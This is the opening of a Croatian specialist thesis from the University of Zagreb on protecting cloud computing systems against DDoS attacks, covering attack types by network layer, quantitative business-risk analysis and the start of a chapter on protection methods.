Zaštita računalnih sustava u oblaku od napada distribuiranim uskraćivanjem usluge

Žukina, Tibor

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

Tibor Žukina

Zaštita računalnih sustava u oblaku od napada distribuiranim uskraćivanjem usluge

SPECIJALISTIČKI RAD

Zagreb, 2023.

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

Tibor Žukina

Zaštita računalnih sustava u oblaku od napada distribuiranim uskraćivanjem usluge

SPECIJALISTIČKI RAD

Zagreb, 2023.

UNIVERSITY OF ZAGREB
FACULTY OF ELECTRICAL ENGINEERING AND COMPUTING
SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

Tibor Žukina

Protection of cloud computing systems against distributed denial of service attacks

SPECIALIST THESIS

SPECIJALISTIČKI RAD

Zagreb, 2023.

Specijalistički rad izrađen je na Sveučilištu u Zagrebu Fakultetu elektrotehnike i računarstva u sklopu poslijediplomskog specijalističkog studija Informacijska sigurnost.

Mentor: izv. prof. dr. sc. Marin Vuković

Specijalistički rad ima: 124 stranice

Specijalistički rad br.: _____

Povjerenstvo za ocjenu u sastavu:

1. izv. prof. dr. sc. Stjepan Groš - predsjednik

2. izv. prof. dr. sc. Marin Vuković - mentor

3. izv. prof. dr. sc. Krešimir Grgić - Sveučilište Josipa Jurja Strossmayera u Osijeku

Fakultet elektrotehnike, računarstva i informacijskih tehnologija - član

Povjerenstvo za obranu u sastavu:

1. izv. prof. dr. sc. Stjepan Groš - predsjednik

2. izv. prof. dr. sc. Marin Vuković - mentor

3. izv. prof. dr. sc. Krešimir Grgić - Sveučilište Josipa Jurja Strossmayera u Osijeku

Fakultet elektrotehnike, računarstva i informacijskih tehnologija - član

Datum obrane: 3. svibnja 2023.

Zaštita računalnih sustava u oblaku od napada distribuiranim uskraćivanjem usluge

Sažetak

Napadi DDoS jedni su od najjednostavnijih i najučinkovitijih vrsta napada na informacijske sustave. Pogađaju razne slojeve računalnih mreža, od mrežnog i transportnog sloja do aplikacijskog sloja. Zbog narušavanja raspoloživosti ciljanih sustava dovode do velike štete i izrazito negativnog utjecaja na poslovanje.

Poslovni rizik potencijalnih napada DDoS obično je viši od prihvatljive razine rizika pa su metode zaštite nužne jer njihova primjena omogućuje značajno smanjenje rizika.

Protiv njih se koriste različite metode zaštite, uključujući zaštitu kombinacijom lokalne infrastrukture i infrastrukture u oblaku, dinamičku zaštitu simulacijom napada, zaštitu na temelju pravila vatrozida te zaštitu korištenjem algoritama strojnog učenja.

Veliki pružatelji usluga infrastrukture u oblaku kao što su AWS i Azure najčešće su mete napada DDoS te implementiraju razne mjere zaštite, uključujući filtriranje i blokiranje zlonamjernog prometa na mrežnoj razini te dizajn sustava koji su manje podložni napadima.

Postoje različiti alati IDPS koji pomažu u detekciji i zaštiti od napada DDoS. Njihovo poznavanje vrlo je korisno za odgovor na napade u okruženju u oblaku te lokalnom okruženju.

Ključne riječi: napadi DDoS; raspoloživost; mrežni sloj; transportni sloj; aplikacijski sloj; poslovni rizik; metode zaštite; infrastruktura u oblaku; AWS; Azure; lokalno okruženje; alati IDPS

Protection of cloud computing systems against distributed denial of service attacks

Abstract

DDoS attacks are one of the simplest and most effective attack methods on information systems. They target different computer network layers, ranging from the network and transport layer to the application layer. Due to the violation of the availability of targeted systems, they cause significant damage and extremely negative business impact.

The business risk of potential DDoS attacks is usually higher than the acceptable risk level, so the protection methods are necessary because their application enables significant risk reduction.

Various protection methods are used against them, including the combination of a local and cloud infrastructure, dynamic protection by attack simulation, protection based on firewall rules, and protection using machine learning algorithms.

Major cloud providers such as AWS and Azure are the most common targets of DDoS attacks, and they implement various protective measures, including filtering and blocking malicious traffic on a network level and designing systems less susceptible to attacks.

Various IDPS tools help detect and protect against DDoS attacks. Being familiarized with them is very useful in response to attacks in the cloud and local environment.

Keywords: DDoS attacks; availability; network layer; transport layer; application layer; business risk; protection methods; cloud infrastructure; AWS; Azure; local environment; IDPS tools

Sadržaj

1. Uvod

Napadi DDoS ili napadi distribuiranim uskraćivanjem usluge (engl. *distributed denial of service*) kojima je cilj narušiti raspoloživost informacijskog sustava te onemogućiti korištenje aplikacija ili značajno pogoršati korisničko iskustvo jedna su od najčešćih skupina napada. Protiv njih nije moguće dizajnirati općenite mrežne protokole nego je zaštitu potrebno vršiti na razini specifične arhitekture te za specifične podvrste napada. Radi se o zlonamjernim pokušajima da se omete normalni promet ciljanog poslužitelja, usluge ili mreže tako da se meta ili njena okolna infrastruktura preplavi internetskim prometom.

Prednost pojave računalnih sustava u oblaku u odnosu na tradicionalni pristup u kojem se koriste podatkovni centri i aplikacije smješta na poslužitelje kojima korisnici direktno pristupaju je pojava velikog broja različitih objedinjenih usluga koje omogućuju korisnicima proizvoljnu i sigurniju konfiguraciju servisa bez potrebe za brigom za fizičku infrastrukturu te uz izbjegavanje direktne vidljivosti poslužitelja potencijalno zlonamjernim korisnicima. Takvi računalni sustavi također omogućuju veliku razinu skalabilnosti i izgradnju distribuiranih sustava u kojima neće postojati komponente čijim se onesposobljavanjem čitav sustav čini neuporabljivim (engl. *single point of failure*), nego će incidenti i njihove posljedice biti izolirani geografski po regijama ili u određenim zalihosnim dijelovima infrastrukture.

Međutim, veliki davatelji usluga infrastrukture u oblaku i tvrtke koje koriste njihove resurse najčešće su mete napada DDoS te nastoje implementirati razne mjere zaštite, uključujući filtriranje i blokiranje DDoS prometa na mrežnoj razini te dizajn sustava i aplikacija koji će biti manje podložni napadima DDoS. Također, postoje brojni alati otvorenog koda koji pomažu u detekciji i zaštiti od napada DDoS, a poznavanje takvih alata vrlo je korisno za odgovor na napade u okruženju u oblaku te lokalnom okruženju.

U radu su opisane značajke napada DDoS na računalne sustave u oblaku te metode njihove detekcije i mehanizmi odgovarajuće zaštite. U sljedećem se poglavlju razmatraju podjela i svojstva napada DDoS prema slojevima uključujući aplikacijski i mrežni sloj. Treće poglavlje daje pregled poslovnih rizika napada DDoS, njihovih očekivanih godišnjih gubitaka, prihvatljivih i preostalih rizika te smanjenja rizika zaštitom od napada. Nakon toga su u četvrtom poglavlju

opisane postojeće metode zaštite, uključujući hibridnu zaštitu kombinacijom lokalne infrastrukture i infrastrukture u oblaku, dinamičku zaštitu simulacijom napada, zaštitu na temelju pravila vatrozida te zaštitu korištenjem algoritama strojnog učenja.

Zatim se u petom poglavlju razmatraju problematika i mehanizmi zaštite od napada DDoS na primjeru infrastrukture pružatelja u oblaku *Amazon Web Services* (AWS), uključujući mehanizme obrane od infrastrukturnih napada, uslugu *Auto Scaling*, uslugu *Elastic Load Balancing*, korištenje rubnih AWS lokacija za skalabilnost, tehnike smanjenja površine napada te mehanizme nadzora i detekcije napada. Šesto poglavlje opisuje problematiku i mehanizme zaštite od napada DDoS na primjeru infrastrukture *Microsoft Azure*, uključujući tipove napada, pregled najboljih praksi zaštite od napada, uslugu *DDoS Protection*, referentne arhitekture zaštite od napada te mehanizme osiguravanja kontinuiteta poslovanja.

Konačno, u sedmom se poglavlju razrađuje praktična demonstracija zaštite od napada DDoS, pri čemu će se najprije uvesti pojam i podjela sustava za otkrivanje ili sprječavanje upada (engl. *Intrusion Detection/Prevention System*, skraćeno IDPS) i pregled najkorištenijih alata IDPS te opisati postavke lokalnog okruženja s odabranih alatom, a na kraju će se dati pregled metodologije nekoliko različitih tipova napada te analizirati detektirani i blokirani promet napada.

2. Napadi distribuiranim uskraćivanjem usluge


Osnovna podjela najčešćih napada DDoS je na volumetričke napade koji pogađaju samu infrastrukturu, odnosno mrežni i transportni sloj i aplikacijske napade koji pogađaju aplikacijske protokole i njihove različite implementacije.

2.1. Napadi na mrežni i transportni sloj

Najčešći tipovi napada DDoS su refleksijski napadi UDP (engl. *UDP reflection attacks*) i napadi preplavljivanjem SYN (engl. *SYN flooding attacks*) koji spadaju u napade na infrastrukturu **[2]**, odnosno treći sloj OSI modela - mrežni sloj i četvrti sloj OSI modela - transportni sloj. Namjera ovih napada je stvaranje velike količine mrežnog prometa kako bi se preplavili kapaciteti mreže ili zauzeli svi resursi mreže, uključujući poslužitelje, vatrozide, sustave za prevenciju upada ili sustave za raspodjelu opterećenja (engl. *load balancer*). Ovakvi se napadi relativno lako identificiraju, no kako bi ih se efikasno ublažilo, potrebno je imati mrežu ili računalne sustave koji mogu povećati raspoložive kapacitete dovoljno brzo s obzirom na naglo povećanje dolaznog prometa. Takvi su kapaciteti potrebni da bi se promet generiran napadom filtrirao ili apsorbirao kako bi sustav mogao nastaviti odgovarati na zahtjeve legitimnih korisnika.


Refleksijski napadi UDP iskorištavaju činjenicu da je UDP transportni protokol bez stanja pa napadači mogu oblikovati ispravan paket UDP te u njemu kao izvorišnu IP adresu lažno postaviti (engl. *spoofing*) adresu žrtve umjesto svoje. Paket UDP koji sadrži lažiranu izvorišnu IP adresu napadač šalje poslužitelju treće strane koji potom šalje pakete UDP odgovora ciljanoj IP adresi žrtve umjesto napadačevoj IP adresi. Poslužitelj treće strane koristi se jer reagira odgovorom koji je višestruko puta veći od paketa zahtjeva, što efektivno povećava količinu prometa napada koja je poslana na IP adresu žrtve pa se takva vrsta napada još naziva amplifikacijski napad (engl. *amplification attack*). Pritom je amplifikacijski faktor definiran kao omjer veličine odgovora i veličine zahtjeva te varira ovisno o protokolu koji napadač koristi, npr. DNS, NTP, SSDP, CharGen. Amplifikacijski faktor za DNS protokol primjerice iznosi 28-54, što znači da će DNS zahtjev veličine samo 64 bajtova stvoriti promet prema IP adresi žrtve od preko 3400 bajtova.

Zbog mogućnosti amplifikacijskih napada, refleksijski napadi UDP sa sobom nose veće količine prometa od ostalih napada. Osnovni mehanizam refleksijskog napada UDP vidljiv je na Slici 2.1.1.



Slika 2.1.1. Refleksijski napad UDP **[2]**

Tijekom trostrukog rukovanja TCP (engl. *three-way handshake*), kada se klijent povezuje na uslugu TCP, kao što je web poslužitelj, najprije šalje SYN paket prema poslužitelju, poslužitelj potom odgovara SYN-ACK paketom kako bi potvrdio sinkronizaciju klijenta i ujedno zatražio sinkronizaciju od njega, a u trećem koraku klijent potvrđuje vezu poslužitelju šaljući paket ACK. Uspostava veze TCP mehanizmom trostrukog rukovanja TCP prikazana je na Slici 2.1.2.



Slika 2.1.2. Uspostava veze TCP **[2]**

Tijekom napada preplavljivanjem SYN, zlonamjerni klijent šalje veliki broj SYN paketa, ali pritom ne odgovara poslužitelju ACK paketima koji bi završili rukovanje TCP pa poslužitelj čeka odgovor držeći veze TCP poluotvorenima i na kraju zbog iscrpljenih resursa više ne može prihvaćati legitimne veze TCP korisnika. Za napade preplavljivanjem SYN karakteristična je relativno mala količina prometa, zbog čega ih je lakše izvesti napadačima, a teže otkriti žrtvama budući da ukupni promet nije puno intenzivniji nego inače.

2.2. Napadi na aplikacijski sloj

Napadač često cilja same aplikacije koristeći napad na sedmi sloj OSI modela odnosno aplikacijski sloj **[3]**. Tijekom takvih napada, slično kao u slučaju napada preplavljivanjem SYN na infrastrukturu, napadaču je cilj preopteretiti određene funkcije aplikacije kako bi se aplikaciju učinilo nedostupnom legitimnim korisnicima ili drastično povećalo njeno vrijeme odziva. Ponekad je to moguće postići i napadima koji imaju vrlo mali volumen zahtjeva te generiraju vrlo male volumene mrežnog prometa pa ih je stoga vrlo teško detektirati i ublažiti.

Najčešći tipovi napada DDoS na aplikacijski sloj uključuju napade preplavljivanjem HTTP (engl. *HTTP flood attacks*), napade probijanjem priručne memorije (engl. *cache-busting attacks*) i napade WordPress XML-RPC preplavljivanjem (engl. *WordPress XML-RPC floods*) **[3]**.

Kod napada preplavljivanjem HTTP, napadač šalje zahtjeve HTTP koji se ne razlikuju od zahtjeva legitimnog korisnika web aplikacije. Pritom neki napadi preplavljivanjem HTTP ciljaju samo određeni resurs aplikacije, a složeniji napadi pokušavaju simulirati normalnu ljudsku interakciju s web aplikacijom, čime se otežava otkrivanje napada i korištenje uobičajenih tehnika ublažavanja kao što je ograničavanje broja zahtjeva u jedinici vremena (engl. *request rate limiting*).

Napadi probijanja priručne memorije predstavljaju vrstu preplavljivanja HTTP koja koristi varijacije u nizu znakova upita (engl. *query string*) kako bi zaobišla priručnu memoriju mreže za dostavu sadržaja (engl. *content delivery network*, skraćeno CDN). Umjesto da vrati resurse pohranjene u priručnoj memoriji, CDN mora kontaktirati poslužitelj izvora sadržaja (engl. *origin server*) za svaki zahtjev, a ta mnogobrojna dohvaćanja uzrokuju veliko dodatno opterećenje na poslužitelju web aplikacije.

Tijekom napada preplavljivanjem WordPress XML-RPC, također poznatog kao preplavljivanje WordPress *pingback* (engl. *WordPress pingback flood*), napadač cilja stranicu smještenu na sustavu WordPress za upravljanje sadržajem (engl. *content management system*, skraćeno CMS). Napadač pritom vrši zlouporabu XML-RPC sučelja kako bi generirao izrazito veliki broj HTTP zahtjeva. XML-RPC **[5]** je metoda udaljenog poziva procedura (engl. *Remote Procedure Call,* skraćeno RPC) koja koristi XML prenesen HTTP-om ili HTTPS-om kao transport kojim klijent može pozivati metode s parametrima na udaljenom poslužitelju identificiranom URI-em te kao odgovor primiti strukturirane podatke. Značajka *pingback* omogućuje da jedna stranica - Stranica

A na WordPress sustavu pošalje obavijest drugoj stranici - Stranici B putem poveznice koju je Stranica A stvorila prema Stranici B. Kako bi potvrdila postojanje poveznice, Stranica B pokušava dohvatiti Stranicu A pa napadom *pingback* preplavljivanjem napadač zlorabi navedenu značajku kako bi uzrokovao napad Stranice B na Stranicu A. Ovaj tip napada lako se može prepoznati i ima jasan potpis jer se kod njega u *User-Agent* zaglavlju napadačkih HTTP zahtjeva obično nalazi niz znakova *WordPress*.

Postoje i drugi specifični oblici zloćudnog mrežnog prometa koji mogu imati negativan utjecaj na raspoloživost aplikacije. Botovi za automatizirano dohvaćanje sadržaja (engl. *scraper bots*) automatiziraju pokušaje krađe sadržaja ili bilježenja bitnih konkurentskih informacija poput cjenika. Napadi grubom silom (engl. *brute force attacks*) te napadi punjenja vjerodajnicama (engl. *credential stuffing attacks*) predstavljaju automatizirane metode kojima se pokušava dobiti neovlašteni pristup osiguranim područjima pojedine web aplikacije. Takvi oblici prometa nisu napadi DDoS u punom smislu riječi, ali njihova automatizirana priroda može izgledati slično napadima DDoS pa ih se zato može detektirati i ublažiti najboljim praksama relevantnima i za borbu protiv napada DDoS.

Napadi na aplikacijski sloj također mogu ciljati usluge sustava domenskih imena (engl. *domain name system*, skraćeno DNS). Najčešći od ovih napada su napad preplavljivanjem DNS upitima (engl. *DNS query flood*) u kojem napadač koristi veliki broj ispravno oblikovanih DNS upita kako bi iscrpio resurse DNS poslužitelja. Ovi napadi također mogu uključivati probijanje priručne memorije u kojem napadač za poddomenu koristi nasumični niz znakova kako bi se zaobišla lokalna DNS priručna memorija određenog DNS razrješivača (engl. *DNS resolver*). Zbog takvih nasumičnih upita razrješivač ne može koristiti vrijednosti pohranjene u priručnoj memoriji pa mora opetovano kontaktirati autoritativni DNS poslužitelj, što još više pojačava učinak napada.

Ako se web aplikacija dostavlja preko TLS (engl. *Transport Layer Security*) protokola, napadač također može napasti proces TLS rukovanja (engl. *TLS handshake*). Budući da TLS protokol koristi relativno puno računalnih resursa, napadač može smanjiti dostupnost i produljiti vrijeme odziva poslužitelja tako da ga optereti obradom nečitljivih ili šifriranih podataka predstavljenih kao legitimno TLS rukovanje. Postoji varijacija ovog napada u kojoj napadač završava proces TLS rukovanja, no opetovano traži promjenu metode enkripcije, a mogu se pokušati i iscrpiti poslužiteljski resursi tako da se u kratkom vremenu otvori i zatvori veliki broj TLS sjednica.

3. Poslovni rizici napada distribuiranim uskraćivanjem usluge

Jedan od glavnih poslovnih ciljeva svake organizacije je minimizirati ukupne troškove i gubitke odnosno ukloniti ili smanjiti one gubitke koji se mogu izbjeći. Svaka je organizacija izložena rizicima na svoju informacijsku imovinu koji postoje zbog vanjskih ili unutarnjih prijetnji te ranjivosti informacijskog sustava na kojeg te prijetnje mogu djelovati. Ti se rizici mogu kvantitativno analizirati pri čemu se procjenjuje veličina financijskog gubitka do kojeg dolazi zbog postojanja specifičnih prijetnji na specifičnu informacijsku imovinu pa govorimo o parovima prijetnja-imovina.

Za klasu prijetnji napada DDoS postoji izrazito veliki opseg informacijske imovine na koju ona može djelovati, a rezultirajući financijski gubici su izrazito veliki budući da ugrožavanje zahtjeva raspoloživosti može u potpunosti onemogućiti tvrtki pružanje usluga kojima stječe prihod te značajno ugroziti njen ugled.

Jedan od načina na koji se mogu izraziti odnosno izračunati očekivani gubici napada DDoS je kvantitativna metoda analize rizika zvana očekivani godišnji gubitak, a poznavanje parametara o kojima ovisi vrijednost tog gubitka ključno je za razumijevanje procesa zaštite od napada na visokoj razini čija će implementacija ovisiti o konkretnom odabiru primjerene metode zaštite.

3.1. Očekivani godišnji gubitak napada

Kod kvantitativnog izračuna rizika metodom očekivanog godišnjeg gubitka (engl. *Annual Loss Expectancy*, skraćeno ALE) **[6]** određivanje ALE veličine sastoji se od tri osnovna koraka:

1. utvrđivanje potencijalnog pojedinačnog gubitka (engl. *Single Loss Expectancy*, skraćeno SLE)

2. utvrđivanje prijetnji za informacijsku imovinu odnosno vjerojatnosti gubitka

3. kombiniranje veličine potencijalnog gubitka i vjerojatnosti gubitka

Pritom se pojedinačna izloženost gubitku izračunava formulom 3.1.1.

$$\text{pojedinačna izloženost gubitku} = (\text{vrijednost imovine ili gubitak}) \text{ x } (\text{faktor izloženosti})$$

Formula 3.1.1: Izračun potencijalnog pojedinačnog gubitka

Vrijednost imovine pritom je jednaka zbroju troška obnove imovine, neposredne financijske vrijednosti imovine i posrednog troška sigurnosnog incidenta nastalog zbog nepostojanja informacija za srednju duljinu obnove.

Godišnji očekivani gubitak računa se formulom 3.1.2, pri čemu *I(Oi)* označava potencijalni pojedinačni gubitak, a *Fi* označava učestalost pojave koja ima rang intenziteta 0-1 gdje je 1 najveće, a izražava se kao numerička učestalost pojave prijetnje u godinu dana.


$$\text{ALE} = \sum_{i=1}^{n} \text{I(Oi)Fi}$$

Formula 3.1.2: Izračun očekivanog godišnjeg gubitka

Na primjeru rizika napada DDoS, godišnji očekivani gubitak ovisi o neposrednoj financijskoj vrijednosti imovine koja je izložena prijetnji napada, trošku obnove nakon napada, posrednom trošku nedostupnosti odnosno nepostojanja informacija nakon što je na njih izvršen uspješan napad te očekivanoj učestalosti pojave uspješnog napada. Što su uspješni napadi DDoS intenzivniji, dugotrajniji i učestaliji, to je očekivani godišnji gubitak pripadajućeg rizika veći.

3.2. Preostali i prihvatljivi rizik

Preostali rizik je rizik koji ostaje nakon primjene mjera za obradu rizika odnosno nakon obrade rizika. Pritom mjere mogu biti izbjegavanje, ublažavanje, prijenos odnosno transfer ili prihvaćanje rizika. U općem slučaju rizik se može smanjiti smanjenjem vrijednosti izložene imovine, ranjivosti imovine ili prijetnji, a ukupan preostali rizik ovisi o njihovim smanjenim vrijednostima nakon obrade rizika. Odnos početnog i prestalog rizika prikazan je na Slici 3.2.1.



Slika 3.2.1: Početni i preostali rizik **[6]**

U slučaju napada DDoS nakon uspješne obrade rizika dolazi do smanjenja frekvencije uspješnih napada, očekivanog trajanja napada, intenziteta napada odnosno njegovog djelovanja na imovinu tvrtke te ukupne vrijednosti imovine koja je direktno izložena potencijalnom napadu.

Apetit za rizik (engl. *risk appetite*) je količina rizika koju na višoj razini organizacija želi prihvatiti kako bi slijedila svoju dugoročnu misiju. Tolerancija rizika (engl. *risk tolerance*) predstavlja prihvatljivu razinu varijacija koju menadžment tvrtke želi dopustiti dok tvrtka slijedi svoje ciljeve. Ako je rizik unutar tolerancije rizika tvrtke ili ako je trošak ublažavanja rizika veći od potencijalnog gubitka, tvrtka može prihvatiti određeni rizik i podnijeti njegove očekivane gubitke pa se takav rizik smatra prihvatljivim rizikom (engl. *acceptable risk*).

Osnovni cilj implementacije zaštite računalnih sustava u oblaku od napada DDoS spuštanje je preostalog rizika ispod razine prihvatljivog rizika. Bez primjene adekvatnih metoda zaštite, razina rizika daleko je iznad prihvatljive budući da napadi DDoS mogu imati izrazito razorni učinak, potencijalno veliko trajanje i neprihvatljivo visoku očekivanu učestalost. Zato je s aspekta poslovnog rizika napada DDoS i očekivanog gubitka koji oni donose pružateljima resursa u oblaku

i tvrtkama koji koriste njihove usluge nužna implementacija metoda zaštita primjerenih za pojedini informacijski sustav.

3.3. Smanjenje rizika zaštitom od napada

Rizik napada DDoS implementacijom adekvatnih zaštita moguće je smanjiti na sljedeće načine:

1.) Smanjiti površinu napada (engl. *attack surface*) odnosno ukupnu informacijsku imovinu koja je direktno izložena napadu DDoS, primjerice dizajnom arhitekture koja će izolirati osjetljive dijelove informacijskog sustava od javne internetske mreže, čime se smanjuje neposredna financijska vrijednost imovine izložene riziku napada.

2.) Osigurati učinkovite i jeftine mehanizme obnove podataka od gubitka tijekom napada DDoS u slučaju kad su pojedine komponente sustave jedna drugoj nedostupne i kada normalni tok informacija nije bio moguć, čime se smanjuje trošak obnove.

3.) Smanjiti utjecaj napada DDoS na raspoloživost usluga krajnjim korisnicima i normalno pružanje tvrtkinih usluga čime se smanjuje posredni gubitak nedostupnosti odnosno nepostojanja informacija te gubitka ugleda tvrtke.

4.) Minimizirati frekvenciju uspješnih napada DDoS njihovim sprječavanjem tako da se promet preusmjerava preko infrastrukture u oblaku koja će apsorbirati promet napada ili tako da se napad spriječi filtriranjem prometa na lokalnoj infrastrukturi.

5.) Kako napade nije moguće s potpunom učinkovitošću spriječiti ili filtrirati sve pakete zloćudnog prometa, poželjno je barem smanjiti njihov prosječni intenzitet tako da se detektiraju i blokiraju uzorci mrežnog prometa koji jasno ukazuju na napad DDoS.

U sljedećim će se poglavljima opisati konkretne metode zaštite od napada DDoS kojima se postiže poslovni cilj smanjenja rizika, implementacije zaštite na pojedinim pružateljima resursa u oblaku te demonstrirati zaštita od napada DDoS korištenjem odabranog sustava za prevenciju i detekciju upada.

4. Metode zaštite od napada distribuiranim uskraćivanjem usluge

Za zaštitu od napada DDoS razvijeno je nekoliko skupina metoda koje su primjerene u pojedinim situacijama ovisno o najvjerojatnijem profilu napadača, razini rizika, vrijednosti informacijske imovine, količini resursa dostupnih za obranu te arhitekturi samog sustava koji se štiti.

Osnovne skupine metoda uključuju hibridnu zaštitu kombinacijom infrastrukture u oblaku i lokalne infrastrukture, dinamičku zaštitu simulacijom napada, zaštitu na temelju skupa pravila vatrozida te zaštitu korištenjem algoritama strojnog učenja.

Svaka od ovih skupina metoda ima svoju konkretne primjene i primjere uporabe u području računarstva u oblaku te je jasno da ih koriste velike tvrtke pružatelji resursa u oblaku za zaštitu svojih pojedinih usluga, iako su preciznije informacije o implementacijskim detaljima njihove DDoS zaštite vrlo često javno nedostupne.

4.1. Zaštita kombinacijom usluga u oblaku i lokalne infrastrukture

Kako bi se nosili s visokom razinom zlonamjerne aktivnosti usmjerene na tvrtke koje pružaju digitalne usluge, direktori informacijske sigurnosti (engl. *Chief Information Security Officer*, skraćeno CISO), informacijski direktori (engl. *Chief Information Officer*, skraćeno CIO) i njihovi timovi u tvrtkama trebaju imati spreman plan i koristiti skup obrambenih alata koji kombiniraju tehnologiju lokalno postavljenu u štićenim mrežnim sustavima i usluge u oblaku koje primaju promet za njihovu mreže te ga filtriraju i prosljeđuju samo prihvatljivi promet (engl. *scrubbing services*), kao što je CloudFlare **[7]**.

Također trebaju istraživati i implementirati metodologije za prikupljanje i distribuciju korisnih podataka o napadima i pokušajima napada, što će pomoći u kreiranju sveobuhvatne strategije za ublažavanje napada DDoS. Najčešći napadi DDoS protiv kojih se pritom treba obraniti su volumetrički napadi, odnosno napadi na mrežni i transportni sloj kao što su napad preplavljivanjem SYN i refleksijski napad UDP te napadi na aplikacijski sloj kao što su napad preplavljivanjem HTTP i napad *Slowloris*. Napad preplavljivanjem HTTP je tip napada DDoS u kojem napadač manipulira protokolom HTTP i šalje neželjene zahtjeve kako bi napao web poslužitelj ili

aplikacije, a ovi napadi često koriste međusobno povezana računala koja su prethodno preuzeta pomoću zloćudnog programskog rješenja poput Trojanca. Slowloris omogućuje napadaču da preoptereti žrtvin poslužitelj tako da otvori i održava veliki broj istovremenih veza HTTP i tako onemogući legitimnim korisnicima uspostavljanje veza HTTP.

Ovo su četiri koraka koje bi sve tvrtke trebale slijediti kako bi se uspješno obranile od napada DDoS **[8]**, kao što je prikazano u shemi arhitekture na Slici 4.1.1.:

